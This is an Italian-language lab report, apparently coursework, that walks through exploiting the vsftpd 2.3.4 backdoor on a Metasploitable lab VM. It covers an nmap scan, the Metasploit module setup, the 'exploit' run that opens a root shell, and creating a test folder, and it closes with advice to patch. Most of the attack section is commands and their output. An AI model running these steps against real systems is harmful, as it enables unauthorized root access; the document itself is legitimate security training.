

Hacking con Metasploit

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «**vsftpd**». Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: **192.168.1.149/24**. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando **mkdir** nella directory di root (/). Chiamate la cartella **test_metasploit**. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Nel contesto di un Penetration Testing, l'exploit costituisce la fase in cui si utilizza una tecnica o uno strumento, come ad esempio Metasploit, per sfruttare una vulnerabilità presente sulla macchina target. Un exploit è un programma, un codice o una sequenza di comandi progettati per sfruttare una specifica vulnerabilità o debolezza in un sistema informatico, un'applicazione o un dispositivo al fine di ottenere un accesso non autorizzato o eseguire un comportamento indesiderato.

- ✦ Un exploit sfrutta una vulnerabilità.
- ✦ Gli exploit sono spesso utilizzati per ottenere accesso non autorizzato a sistemi o dati riservati.
- ✦ Molti exploit consentono l'esecuzione di codice arbitrario sul sistema bersaglio (comandi o programmi).
- ✦ Difese e contromisure: aggiornamenti e patch per correggere le falle di sicurezza noti.

Il termine "**exploit**" è impiegato anche per descrivere l'azione effettiva di ottenere l'accesso non autorizzato al sistema della macchina target.

Metasploit= un framework open source utilizzato nel contesto del Penetration Testing per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici. Lo usiamo come strumento per condurre l'attacco. Questo strumento offre una vasta gamma di exploit, oltre 2000, circa 600 payloads nel suo database e altri strumenti, adatti per vari sistemi operativi target. **Modularità**: Metasploit è altamente modulare, consentendo agli utenti di aggiungere nuovi moduli, exploit o payload in base alle esigenze. Ciò lo rende flessibile e adattabile a una vasta gamma di scenari di test.

Nel contesto di Metasploit e degli exploit nel Penetration Testing, il payload si riferisce a un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit dopo aver sfruttato con successo una vulnerabilità del sistema. Il payload è essenziale per l'utilizzo pratico di un exploit. I payload sono progettati per eseguire azioni dannose, come ottenere accesso non autorizzato, ottenere una shell, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema.

Nell'exploit che eseguirò vedremo l'utilizzo di un payload eseguito da Metasploit per ottenere una **shell sul sistema vittima**. Questa shell, ottenuta attraverso l'accesso non autorizzato alla macchina target, consente l'esecuzione di azioni indesiderate da remoto, provenienti dalla macchina attaccante (Kali Linux), direttamente su Metasploitable.

La **vulnerabilità** sfruttata riguarda il **servizio "vsftpd" di Metasploitable**, un servizio FTP (File Transfer Protocol) che consente il trasferimento di file.

FTP è un protocollo di comunicazione che utilizza TCP (Trasmission Control Protocol) per il trasferimento di dati tra client e server. Viene utilizzato anche per l'uso di computer da remoto.


Dal terminale di Kali, con il comando **nmap -sV 192.168.1.149** ottengo questo:

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 22:15 EST
Nmap scan report for 192.168.1.149
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.29 seconds
```

Il servizio **ftp** con versione **"vsftpd 2.3.4"** è in esecuzione sulla **porta 21/TCP**.

1. Avvio della console di Metasploit (MSFConsole) dal terminale di Kali Linux con il comando “**msfconsole**”.




È una specifica vulnerabilità associata alla versione 2.3.4 del software vsftpd (Very Secure FTP Daemon). Questa vulnerabilità consiste nella presenza di una backdoor che è stata introdotta malevolmente e che consente sia l'accesso non autorizzato al sistema target di Metasploitable e sia l'avvio di una shell per ottenere il controllo remoto della macchina vittima o per l'esecuzione di altre azioni dannose.

Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando «use» seguito dal percorso dell'exploit:

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

È un exploit relativo al sistema operativo Unix ma possiamo ottenere informazioni aggiuntive su di esso come informazioni sui target disponibili e le opzioni di configurazione, utilizzando il comando «info»:



```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Le opzioni possono essere visualizzate anche utilizzando il comando «**show options**»:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    21              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.149   yes       The local host to connect to
  LPORT     4444             yes       The local port to connect to

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Notiamo che alcune configurazioni sono «**required**», ovvero è obbligatorio inserirle per utilizzare l'exploit.

In questo caso, l'exploit ha bisogno di due parametri:

-RHOSTS: ovvero l'indirizzo IP della macchina target.

-RPORT: ovvero la porta sulla macchina target dove il servizio è in ascolto.

Per configurare le opzioni, possiamo utilizzare il comando «**set**» seguito dal nome dell'opzione che vogliamo configurare:

set RHOSTS 192.168.1.149 (IP di Metasploitable)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

La porta è già impostata correttamente: il servizio vsftpd è in ascolto sulla porta 21, quindi non serve utilizzare il comando **set RPORT 21**.

Una volta fatto, ricontrolliamo di aver inserito tutte le opzioni necessarie con il comando «**show options**»:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.1.149   no        The local client address
  CPORT      4444             no        The local client port
  Proxies    []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)
```

Notiamo che il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable e la porta è corretta.

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo e visualizzare i vari payloads tramite il comando “**show payloads**”:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Vediamo che in questo caso c'è solamente un payload compatibile ed utilizzabile per l'attacco: **payload/cmd/unix/interact**
quindi utilizziamo quello -> essendo unico è utilizzato di default.

Se avessimo dovuto impostare un determinato payload, avremmo usato il comando «set payload» seguito dal nome del payload —> **set payload cmd/unix/interact**

Verifichiamo poi i parametri necessari per eseguire il payload:

```
Payload options (cmd/unix/interact):
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Utilizzando il comando “show options”, con cui si possono visualizzare le opzioni del payload, notiamo che il payload non ha bisogno di nessun parametro quindi non necessita di un'ulteriore configurazione dei parametri.

Dopo aver scelto l'exploit e il payload ed aver configurato le opzioni necessarie, siamo pronti quindi a lanciare l'attacco.

L'attacco viene eseguito sulla macchina target Metasploitable, lanciando successivamente il payload scelto. Lo eseguiamo con il comando «**exploit**» dalla console:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43823 → 192.168.1.149:6200) at 2024-01-20 22:25:21 -0500
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto. Possiamo provare ad eseguire qualsiasi comando.

Per testare l'efficacia della shell nel controllare il sistema della macchina target, utilizziamo i comandi:

- **pwd**
- **cd root**
- **ls**
- **ifconfig**

Proviamo con questo test: eseguiamo «ifconfig», se l'IP che ci restituisce la macchina è 192.168.1.149, allora siamo sicuri che l'exploit è andato a buon fine.

```
pwd
/
cd root
ls
Desktop
reset_logs.sh
vnc.log
ifconfig
eth0      Link encap:Ethernet  HWaddr 52:be:aa:8e:79:7a
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::50be:aaff:fe8e:797a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10440 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3007 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:751075 (733.4 KB)  TX bytes:200272 (195.5 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:390 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:139557 (136.2 KB)  TX bytes:139557 (136.2 KB)
```


– **mkdir test_metasploit**: per creare la cartella

```
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
█
```

Infine, controlliamo che su Metasploitable sia presente la cartella creata da remoto spostandoci nella directory “root” e mostrando le cartelle presenti con il comando “ls”:

```
msfadmin@metasploitable:/$ cd root
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$ _
```

Come si può notare, la cartella “test_metasploit” è presente all’interno della directory root.

Conclusioni:

In conclusione, l’exploit è andato a buon fine perchè utilizzando il comando **ifconfig** otteniamo l’IP di Metasploitable. Inoltre è stata avviata una shell che ha permesso la creazione di una nuova cartella (test_metasploit) nella directory "root" di Metasploitable. Siamo effettivamente sulla macchina Metasploitable e abbiamo concluso una sessione di hacking su un servizio «vsftpd» vulnerabile sulla macchina target.

Questo vuol dire che, sfruttando la vulnerabilità dei server FDTP nella versione 2.3.4. del servizio vsftpd, si è ottenuto accesso non autorizzato al sistema operativo della macchina target Metasploitable con privilegi amministrativi. Siamo infatti riusciti a creare una cartella in una directory accessibile solo all’amministratore del sistema e ne abbiamo riscontrato l’effettiva presenza.

Per mitigare tale vulnerabilità, è essenziale applicare patch e aggiornamenti forniti dai fornitori di software non appena sono disponibili, in modo da correggere le falle di sicurezza note.